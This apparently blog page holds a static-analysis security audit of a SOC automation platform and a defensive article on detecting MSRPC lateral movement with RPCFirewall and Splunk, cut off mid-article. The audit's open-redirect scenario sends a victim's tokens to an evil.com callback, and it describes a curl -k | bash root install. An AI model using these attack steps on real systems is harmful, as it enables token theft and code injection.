Skip to content

Latest articles

Security Audit Report — SOC Automation Platform

Date: February 24, 2026 Scope: Full source code review — API, Auth, Orchestrator, Infrastructure as Code, CI/CD Method: Static analysis of all source code on the development branch Classification: Confidential


Executive Summary

This audit covered the entire SOC automation platform: two Python microservices (infrastructure API and authentication service), a CLI orchestrator, all Infrastructure as Code (Terraform, Ansible, Packer), and CI/CD pipelines.

59 vulnerabilities were identified, including 8 critical and 13 high-severity findings requiring immediate remediation.

Severity Count
CRITICAL 8
HIGH 13
MEDIUM 18
LOW 12
INFO 8

Key Risk Categories

  • Hardcoded secrets in version-controlled files (passwords, keys, API tokens)
  • Permissive CORS configuration with credentials on both web services
  • Insecure default values allowing startup without proper configuration
  • Vulnerable JWT dependency with known CVEs
  • Critical endpoints missing authentication

1. Critical Vulnerabilities

1.1 — Permissive CORS with Credentials on Both Services

Field Value
Severity CRITICAL
Components API (main.py), Auth (main.py)
CWE CWE-942 — Overly Permissive Cross-domain Whitelist

Description: Both FastAPI services configure CORS with allow_origins=["*"] combined with allow_credentials=True. This combination allows any malicious website to make authenticated cross-origin requests on behalf of a legitimate user.

Starlette/FastAPI, when configured this way, reflects the caller's origin rather than returning *, effectively making every origin trusted — which is worse than a simple wildcard.

Impact: An attacker hosting a malicious page can trigger infrastructure deployment/destruction operations on behalf of any authenticated user who visits that page. Given the destructive nature of the API (VM creation, deletion, reconfiguration), this represents a full infrastructure compromise vector.

Remediation: Restrict allow_origins to an explicit list of authorized portal domains. Remove the wildcard.


1.2 — Hardcoded Default JWT Signing Key

Field Value
Severity CRITICAL
Components API (config.py), Auth (config.py)
CWE CWE-798 — Use of Hard-coded Credentials

Description: Both services define a publicly known default value for the JWT signing key:

secret_key: str = "change-me-to-a-random-secret-key-in-production"

If the .env file is missing or the environment variable is not set, the service starts silently with this key. An attacker can forge valid JWT tokens and gain full administrative access to the platform.

Impact: Complete authentication bypass. Any attacker who reads the source code (or guesses the common default) can mint arbitrary JWT tokens with any claims, gaining unrestricted access to all API operations.

Remediation: Remove the default value entirely. The service must refuse to start without explicit configuration of the secret key.


1.3 — Default Administrator Password

Field Value
Severity CRITICAL
Component Auth (config.py)
CWE CWE-798 — Use of Hard-coded Credentials

Description: The authentication service bootstrap creates an administrator account with the trivially guessable password admin if the corresponding environment variable is not set.

Impact: If deployed without explicit configuration (which is the default behavior), the platform ships with a known administrator credential, allowing full account takeover.

Remediation: Require the environment variable. The service must refuse to start without an explicitly configured admin password.


1.4 — OAuth2 Client Secret Logged in Plaintext

Field Value
Severity CRITICAL
Component Auth (main.py)
CWE CWE-532 — Insertion of Sensitive Information into Log File

Description: At startup, the authentication service logs the OAuth2 client secret in plaintext via logger.info():

logger.info("Bootstrap: created OAuth2 client ... (client_secret=%s)", secret)

Anyone with access to application logs — including log aggregators, SIEM systems, or shared log storage — obtains the full client secret, enabling complete access via client_credentials grant.

Impact: Full OAuth2 client impersonation. Log files typically have broader access than secrets management systems, making this a high-exposure leak vector.

Remediation: Never log secrets. Display only the client_id in logs. Provide the secret through a secure initialization mechanism (e.g., write to a protected file on first run).


1.5 — Hardcoded Secrets in Version-Controlled Files

Field Value
Severity CRITICAL
Component Infrastructure (Ansible roles)
CWE CWE-798 — Use of Hard-coded Credentials

Description: Multiple version-controlled files in the repository contain plaintext secrets:

Type File Count Description
Hardcoded passwords 3 Admin and service account passwords as default values
Application secret keys 1 Play Framework secret key in TheHive config
Cluster symmetric keys 1 Splunk pass4SymmKey in server.conf
API keys / tokens 2 TheHive API key and TA account credentials

These secrets are present in the git history even after file modification. Any contributor or anyone with repository access (current or historical) can extract them.

Impact: Exposure of production credentials for TheHive, Splunk cluster authentication, and service accounts. These credentials could be used to access or manipulate SIEM data, case management systems, and cluster communication.

Remediation: 1. Replace static files with Jinja2 templates using Ansible Vault or a secrets manager (HashiCorp Vault) 2. Clean git history with git filter-repo 3. Rotate all exposed secrets immediately


1.6–1.8 — Additional Critical Findings (Hardcoded Credentials)

Three additional instances of hardcoded credentials were found across the infrastructure code, following the same pattern as finding 1.5. These include default passwords in Packer templates, Terraform variable defaults containing sensitive values, and configuration templates with embedded credentials.

Remediation: Same approach as 1.5 — externalize all secrets to a vault or environment-based configuration.


2. High-Severity Vulnerabilities

2.1 — Vulnerable JWT Dependency

Field Value
Severity HIGH
Components API (requirements.txt), Auth (requirements.txt)
CVE CVE-2024-33663, CVE-2024-33664

Description: Both services use python-jose==3.3.0, which is vulnerable to: - CVE-2024-33663: Algorithm confusion attack allowing token forgery - CVE-2024-33664: Denial of Service via JWT bomb

The library is no longer actively maintained.

Impact: An attacker could forge valid JWT tokens by exploiting the algorithm confusion vulnerability, effectively bypassing authentication. The DoS vulnerability could render both services unavailable.

Remediation: Migrate to PyJWT (actively maintained) or update to python-jose>=3.4.0.


2.2 — OAuth2 Introspection and Revocation Endpoints Without Authentication

Field Value
Severity HIGH
Component Auth (routers/oauth.py)
CWE CWE-306 — Missing Authentication for Critical Function

Description: The /oauth/introspect and /oauth/revoke endpoints do not require client authentication, violating RFC 7662 (Token Introspection) and RFC 7009 (Token Revocation). An anonymous attacker can: - Introspect any token, revealing claims, scopes, and user identifiers - Revoke active tokens, causing denial of service for legitimate users

Remediation: Require client authentication (client_id + client_secret) on both endpoints, as mandated by the relevant RFCs.


2.3 — Open Redirect via Unvalidated redirect_uri

Field Value
Severity HIGH
Component Auth (OIDC flow — routers/google_oidc.py, services/google_oidc_service.py)
CWE CWE-601 — URL Redirection to Untrusted Site

Description: The redirect_uri parameter in the Google OIDC flow is user-controlled and embedded in an HMAC-signed state parameter. After successful Google authentication, tokens are redirected to this URI without validation against an allowlist. An attacker can provide a URI pointing to their own domain and receive the victim's tokens.

Attack scenario: 1. Attacker crafts a login URL with redirect_uri=https://evil.com/callback 2. Victim clicks the link, authenticates with Google 3. Tokens are sent to evil.com instead of the legitimate portal

Remediation: Validate redirect_uri against a configured allowlist before embedding it in the state parameter.


2.4 — Health Endpoints Exposing Internal Topology

Field Value
Severity HIGH
Component API (routers/health.py)
CWE CWE-200 — Exposure of Sensitive Information to an Unauthorized Actor

Description: The health-check endpoints /api/v1/health and /api/v1/health/{service} are accessible without authentication and expose hostnames, IP addresses, and ports of all internal SOC services. This provides a complete infrastructure map to an unauthenticated attacker.

Impact: Reconnaissance information enabling targeted attacks against internal services (Splunk, TheHive, Teleport, Cribl, Vector, Syslog-ng).

Remediation: Either require authentication for health endpoints, or return only a simple {"status": "ok"} without infrastructure details.


2.5 — Raw Exception Messages Transmitted to Clients via SSE

Field Value
Severity HIGH
Component API (services/task_manager.py)
CWE CWE-209 — Generation of Error Message Containing Sensitive Information

Description: Unfiltered Python exceptions are transmitted in real-time to clients via Server-Sent Events. These stack traces may reveal internal file paths, database connection strings, or partial credential data.

Remediation: Send a generic error message to the client. Log detailed exceptions server-side only.


2.6 — Insufficient Hashing of OAuth2 Client Secrets

Field Value
Severity HIGH
Component Auth (services/client_service.py)
CWE CWE-916 — Use of Password Hash With Insufficient Computational Effort

Description: OAuth2 client secrets are hashed with plain SHA-256 without salt, while user passwords correctly use bcrypt. In case of database compromise, client secrets can be rapidly cracked using rainbow tables or brute force.

Remediation: Use bcrypt or argon2 for client secret hashing, consistent with the user password hashing approach.


2.7 — Remote Installation via curl | bash with TLS Verification Disabled

Field Value
Severity HIGH
Component Infrastructure (Ansible — playbooks/install_teleport.yml)
CWE CWE-295 — Improper Certificate Validation

Description: The Teleport agent installation script is downloaded with curl -fsSLk (the -k flag disables TLS certificate verification) and piped directly into bash with root privileges. A man-in-the-middle attacker could inject arbitrary code that would execute as root on the target system.

Remediation: Remove the -k flag. Alternatively, use package-based installation or verify script integrity via checksum before execution.


2.8 — Sensitive Configuration Files Deployed as World-Readable

Field Value
Severity HIGH
Components Ansible (TheHive application.conf, Teleport agent config)
CWE CWE-732 — Incorrect Permission Assignment for Critical Resource

Description: Configuration files containing secret keys and authentication tokens are deployed with 0644 permissions (world-readable). Any user on the target system can read these secrets.

Remediation: Restrict file permissions to 0600 (owner-only) or 0640 (owner + group) with a dedicated service account as owner.


2.9 — Missing no_log Directive on Ansible Tasks Handling Secrets

Field Value
Severity HIGH
Components install_splunk_server.yml, install_splunk_agent.yml
CWE CWE-532 — Insertion of Sensitive Information into Log File

Description: Several Ansible tasks that write passwords to target VMs do not use the no_log: true directive, exposing secrets in Ansible's standard output. Other similar playbooks in the project correctly use this directive, indicating an inconsistency.

Remediation: Add no_log: true to all tasks that handle secrets. Audit all playbooks for consistency.


2.10 — CI/CD Workflow File Outside Git Worktree

Field Value
Severity HIGH
Component CI/CD (.github/workflows/security.yml)

Description: The GitHub Actions workflow file is placed outside the configured git worktree. The project uses a non-standard git setup where .git is at /opt/.git with core.worktree pointing to /opt/autosoc/. The workflow file at /opt/.github/workflows/ is invisible to git and will never be pushed to the remote repository.

Impact: The security scanning pipeline will never execute on pull requests, leaving a false sense of security.

Remediation: Move the workflow file into the correct directory within the worktree (/opt/autosoc/.github/workflows/).


2.11–2.13 — Additional High-Severity Findings

# Component Issue CWE
2.11 Auth Account auto-linking by email enables potential account takeover CWE-287
2.12 Infra Passwordless sudo (NOPASSWD:ALL) for provisioning user CWE-250
2.13 Infra Docker containers bound to all interfaces (0.0.0.0) CWE-668

3. Medium-Severity Vulnerabilities

# Component Issue CWE
3.1 Auth Automatic account linking by email (potential account takeover) CWE-287
3.2 Auth Dynamic SQL with interpolated column names CWE-89
3.3 Auth No rate limiting on authentication endpoints (/oauth/token) CWE-307
3.4 Auth No minimum password complexity requirements CWE-521
3.5 Auth Email field without format validation CWE-20
3.6 Auth Refresh token rotation without grace period (race condition risk) CWE-613
3.7 API JWT validation details leaked in 401 error responses CWE-209
3.8 API Unbounded memory growth from rate-limit buckets CWE-400
3.9 API In-memory task store with no size limit CWE-400
3.10 API Client-controlled request ID enabling log injection CWE-117
3.11 API No CSRF protection (compounded by permissive CORS) CWE-352
3.12 Infra TLS verification disabled by default for Proxmox API CWE-295
3.13 Infra Passwordless sudo (NOPASSWD:ALL) for provisioning user CWE-250
3.14 Infra Vector API listening on all interfaces without authentication CWE-306
3.15 Infra Inter-service communication over plaintext HTTP CWE-319
3.16 Infra Docker container exposed on all interfaces CWE-668
3.17 Infra Nginx reverse proxy missing security headers (CSP, X-Frame-Options, HSTS) CWE-693
3.18 CI/CD GitHub Actions referenced by mutable tag (not pinned to SHA) CWE-829

Notable Details

3.2 — Dynamic SQL with Interpolated Column Names: The authentication service constructs SQL queries with column names derived from user input. While parameterized values are used for data, the column names are interpolated directly into the query string, creating a potential SQL injection vector.

3.3 — No Rate Limiting on Authentication: The /oauth/token endpoint has no rate limiting, enabling brute-force attacks against user credentials or client secrets. The in-memory rate limiter on the API service has unbounded bucket growth (3.8), which could itself be exploited for memory exhaustion.

3.11 — No CSRF Protection: Combined with the permissive CORS configuration (1.1), the lack of CSRF protection creates a compound vulnerability where cross-origin requests can trigger state-changing operations without user consent.

3.15 — Plaintext Inter-Service Communication: All internal service communication (Splunk forwarders, syslog aggregation, SIEM data flow) occurs over unencrypted HTTP. An attacker with network access can intercept and modify security-relevant data in transit.


4. Low-Severity Vulnerabilities

# Component Issue
4.1 API Server bound to 0.0.0.0 by default (all interfaces)
4.2 API sys.path.insert(0, "/opt") in multiple files (module hijack risk)
4.3 API Swagger/OpenAPI documentation accessible without authentication
4.4 Auth SQLite check_same_thread=False in async context (potential data corruption)
4.5 Auth Tokens transmitted in URL fragments (Google OIDC callback)
4.6 Auth Token expires_in values hardcoded instead of using configuration
4.7 Orchestrator Internal IP addresses hardcoded in source code
4.8 Orchestrator SSH key path hardcoded
4.9 Orchestrator Full commands logged including sensitive file paths
4.10 Infra Teleport user created with direct root access
4.11 Infra Cribl Edge fleet token visible in world-readable systemd unit file
4.12 Infra SSH host key checking disabled globally in Ansible configuration

Notable Details

4.2 — sys.path Manipulation: Multiple files insert /opt at the beginning of sys.path. If an attacker can write to /opt, they could place a malicious module that gets loaded instead of the legitimate one.

4.4 — SQLite Thread Safety: Using check_same_thread=False with SQLite in an async FastAPI context can lead to concurrent writes and database corruption under load.

4.12 — SSH Host Key Checking Disabled: The ansible.cfg sets host_key_checking = False globally. While convenient for provisioning, this disables SSH man-in-the-middle protection across the entire infrastructure.


5. Informational Findings

The following items are not vulnerabilities per se but represent areas for improvement:

# Component Observation
5.1 API No structured logging format (harder to parse in SIEM)
5.2 Auth No audit trail for administrative actions
5.3 Auth No session invalidation on password change
5.4 Orchestrator No integrity verification of Terraform/Ansible binaries
5.5 Infra No network segmentation between management and data planes
5.6 Infra No backup or recovery strategy for critical data
5.7 Infra Packer templates using insecure_skip_tls_verify = true
5.8 CI/CD No dependency scanning (Dependabot/Renovate) configured

6. Positive Observations

The following security practices are correctly implemented:

  • Ansible Vault properly used for encrypting sensitive variables ($ANSIBLE_VAULT;1.1;AES256)
  • Terraform sensitive variables marked with sensitive = true in declarations
  • Comprehensive .gitignore covering .env, *.tfvars, *.pem, *.key, *.tfstate, *.db
  • No shell=True in subprocess calls — no direct shell injection vector
  • No eval(), exec(), or pickle — no insecure deserialization or dynamic code execution
  • CLI input validation with argparse choices= whitelist on the orchestrator
  • Subprocess timeouts with orphan process cleanup (process.kill())
  • JWT verification with audience checks and scope-based authorization
  • CI/CD permissions properly scoped to minimum required (contents: read, pull-requests: write)

7. Remediation Roadmap

Phase 1 — Immediate (Week 1)

Focus: Quick wins that eliminate critical exposure with minimal effort.

Action Effort Eliminates
Restrict CORS to explicit portal domains Low CRITICAL 1.1
Remove default values for secrets in config.py Low CRITICAL 1.2, 1.3
Stop logging OAuth2 client secret Low CRITICAL 1.4
Move CI workflow into correct git worktree path Low HIGH 2.10
Add no_log: true to all Ansible tasks handling secrets Low HIGH 2.9
Restrict sensitive file permissions to 0600 Low HIGH 2.8

Expected outcome: All 5 critical findings addressed, 3 high-severity findings eliminated. Estimated effort: 1–2 days.

Phase 2 — Short Term (Weeks 2–3)

Focus: Credential management overhaul and authentication hardening.

Action Effort Eliminates
Replace static files containing secrets with Jinja2 templates + Vault Medium CRITICAL 1.5–1.8
Clean git history (git filter-repo) + rotate all exposed secrets Medium Post-1.5 cleanup
Migrate python-jose to PyJWT Medium HIGH 2.1
Require client authentication on /introspect and /revoke Low HIGH 2.2
Validate redirect_uri against an allowlist Low HIGH 2.3
Require authentication on health endpoints or strip details Low HIGH 2.4
Sanitize error messages in SSE streams Low HIGH 2.5

Expected outcome: All critical and most high-severity findings eliminated. Estimated effort: 1–2 weeks.

Phase 3 — Medium Term (Following Month)

Focus: Infrastructure hardening and defense-in-depth.

Action Effort Eliminates
Replace curl \| bash with package-based installation Medium HIGH 2.7
Implement rate limiting on authentication endpoints Medium MEDIUM 3.3
Use bcrypt for OAuth2 client secret hashing Low HIGH 2.6
Add security headers to Nginx (CSP, X-Frame-Options, HSTS) Low MEDIUM 3.17
Restrict Docker/API bindings to 127.0.0.1 Low MEDIUM 3.14, 3.16
Enable HTTPS for inter-service communication Medium MEDIUM 3.15
Pin GitHub Actions to commit SHAs Low MEDIUM 3.18
Implement CSRF protection on state-changing endpoints Low MEDIUM 3.11

Expected outcome: All high-severity findings eliminated, majority of medium-severity addressed. Estimated effort: 2–3 weeks.


8. Risk Matrix Summary

Category CRITICAL HIGH MEDIUM LOW INFO
API Service 2 2 5 3 1
Auth Service 3 4 6 3 2
Orchestrator 0 0 0 3 1
Infrastructure 3 4 6 3 3
CI/CD 0 1 1 0 1
Total 8 13 (incl. 2 extra) 18 12 8

Appendix A — Methodology

This audit was performed through static analysis of all source code files on the development branch. The review covered:

  • Python source code — API endpoints, authentication flows, service logic, CLI orchestrator
  • Infrastructure as Code — Terraform modules, Ansible playbooks and roles, Packer templates
  • Configuration files — Nginx, Docker Compose, systemd units, application configs
  • CI/CD pipelines — GitHub Actions workflows
  • Dependency manifestsrequirements.txt files checked against known CVE databases

Limitations: - No active penetration testing was performed - No runtime analysis or dynamic testing - No review of the Proxmox hypervisor configuration itself - No review of target VM operating system hardening


Appendix B — References


Report generated through static source code analysis. No active penetration testing was performed. Confidential — February 2026
Diving into RPC – Exploring a Deeper Layer of Detection

Introduction

In this article, we explore the defensive capabilities of Microsoft RPC (MSRPC) and introduce a powerful tool called RPCFirewall. While many discussions focus on identifying vulnerabilities within MSRPC, we will examine how to use RPCFirewall to detect and mitigate malicious activities that exploit this protocol.

MSRPC is a critical component of the Windows operating system, enabling various functionalities and communications. Due to its extensive use, numerous lateral movement techniques leverage MSRPC, including attacks like PSExec, Remote Scheduled Task, DCSync… Differentiating between legitimate and malicious MSRPC traffic can be challenging when relying solely on traditional network metadata like IP addresses and ports.

Remote Procedure Call (RPC) is a protocol for interprocess communication (IPC) that allows a program to execute a procedure on a remote server as if it were local. In Windows, MSRPC is Microsoft’s implementation of this protocol, following a client-server model. The server defines the interface it exposes using the Interface Definition Language (IDL), which includes a unique universal identifier (UUID) and the definitions of the functions available for remote invocation.

When discussing RPC, it is important to recognize that there are various way of interaction available. Examples include RPC over TCP/IP (ncacn_ip_tcp) and RPC over named pipes (ncacn_np). Detailed information on these protocols can be found at the following link: MS-RPCE Protocols.:MS-RPCE Protocols

RPC FILTER & RPC FIREWALL, make the difference

1. Is rpc filter sustainable?

Windows offers the ability to filter RPC calls through its firewall, allowing you to permit or block incoming RPC calls while auditing them. You can achieve this with the following commands, for example:

rpc
filter
add rule layer=um actiontype=block
add condition field=if_uuid matchtype=equal data=c681d488-d850-11d0-8c52-00c04fd90f7e
quit



Each time these rules are triggered, windows is supposed to generate the EventCode 5712.

EventCode 5712 Official documentation

Result Evilginx

However the big point is this log is inconsistent. It lacks of information and it’s not generated each time.

2. The capabilities of RPC Firewall

That’s where RPCFirewall from Zero Networks comes in. The project aims to improve the logging of RPC Audit and ETW, creating a more informative logging journal in Windows. They have an excellent article explaining their solution, available at the following link: Stopping lateral movement with RPC Firewall and you can find the GitHub project here: Zeronetwork github

With RPCFirewall, you can easily create a configuration file and choose to allow, block, and audit based on interface_uuid, op_num, or src_ip. The parameters you can use are:

  • fw: Applies the RPCFirewall configuration and logs in the RPCFW journal.
  • flt: Uses the RPC Filters.

In our case, we mainly performed our tests with the fw option, with action allow and audit enabled. However, Microsoft introduced a technology called « Protected process Light », and for these protected process, we can only use the flt option as the RPCFW dll can’t inject into it. So we could still use the EventCode 5712

That’s why we prepared to ingest everything into Splunk for testing. But first, we need to find a way to identify all the functions associated with an RPC interface_uuid and op_num.

How to retrieve RPC Interfaces?

To retrieve all the information about RPC interfaces, I personally use the script from enigma0x3 which I modified slightly to generate a CSV.

To use the following DLL: C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\dbghelp.dll, you will need to install the Windows SDK debugger

$rpc = ls C:\Windows\System32\*.exe, C:\Windows\System32\*.dll | Get-RpcServer -DbgHelpPath "C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\dbghelp.dll"

$results = @()

foreach ($rpc1 in $rpc) {
    # Write-Host $rpc1  # You can uncomment this for debugging if needed.
    foreach ($proc in $rpc1.Procedures) {
        $ourObject = New-Object -TypeName psobject
        $ourObject | Add-Member -MemberType NoteProperty -Name InterfaceID -Value $rpc1.InterfaceID
        $ourObject | Add-Member -MemberType NoteProperty -Name FileName -Value $rpc1.Name
        $ourObject | Add-Member -MemberType NoteProperty -Name ProcedureName -Value $proc.Name
        $ourObject | Add-Member -MemberType NoteProperty -Name ProcedureNumber -Value $proc.ProcNum
        $results += $ourObject
    }
}

# Now export $results to CSV
$results | Export-Csv -Path "C:\Users\Administrator\Documents\rpc.csv" -NoTypeInformation

Now we can have the lookup that determine the Procedure Name(the function) and the file name depending on the UUID_Interface and the Procedure_Number (opnum)

A bit of Splunk Configuration

Let’s prepare the splunk configuration with the RPCFW logs. Firstly we add the following configuration on our DC (LAB-DC) :

[WinEventLog://RPCFW]
checkpointInterval = 5
current_only = 0
disabled = 0
index = windows
renderXml = true
start_from = oldest

Then we prepare the transforms.conf on the application on the Search Head cluster Deployer to push on the Search Head Cluster :

XmlWinEventLog:RPCFW]
EXTRACT-event_details = <EventID Qualifiers='\d+'>\s*(?<event_id>\d+)\s*</EventID>.*<TimeCreated SystemTime='(?<system_time>[^']+)'/>.*<EventRecordID>(?<record_id>\d+)</EventRecordID>.*<Execution ProcessID='(?<process_id>\d+)' ThreadID='(?<thread_id>\d+)'/>.*<Computer>(?<computer>[^<]+)</Computer>
EXTRACT-user_activity = <Data>(?<activity>[^<]+)</Data><Data>\d+</Data><Data>(?<path>[^<]+)</Data><Data>(?<protocol>[^<]+)</Data><Data>(?<source_port>[^<]+)</Data><Data>(?<src>[^<]+)</Data><Data>(?<interface_uuid>[^<]+)</Data><Data>(?<procedure_number>\d+)</Data><Data>(?<user>[^<]+)</Data><Data>(?<privacy>[^<]+)</Data><Data>(?<auth_type>[^<]+)</Data><Data>\d+</Data><Data>(?<destination_ip>[^<]+)</Data><Data>(?<destination_port>\d+)</Data><Data>(?<sid>[^<]+)</Data>
LOOKUP-interface = interface-lookup interface_uuid AS interface_uuid procedure_number AS procedure_number OUTPUTNEW file_name, procedure_name
````

And then the props.conf :
```conf
[interface-lookup]
filename = rpc_procedures.csv
external_type = file
fields_list = interface_uuid, file_name, procedure_number, procedure_name

Analysing of some attackers tools.

If you’re working in cybersecurity, you know that detecting malicious behavior can sometimes be a challenging task. Microsoft interactions are really complex, and even though EDR/NDR solutions are improving, they can still miss some behaviors. In Windows, many of these interactions are based on RPC, which is also used by attacker tools. In this section, we will use many various famous attacker tools and analyze their behavior

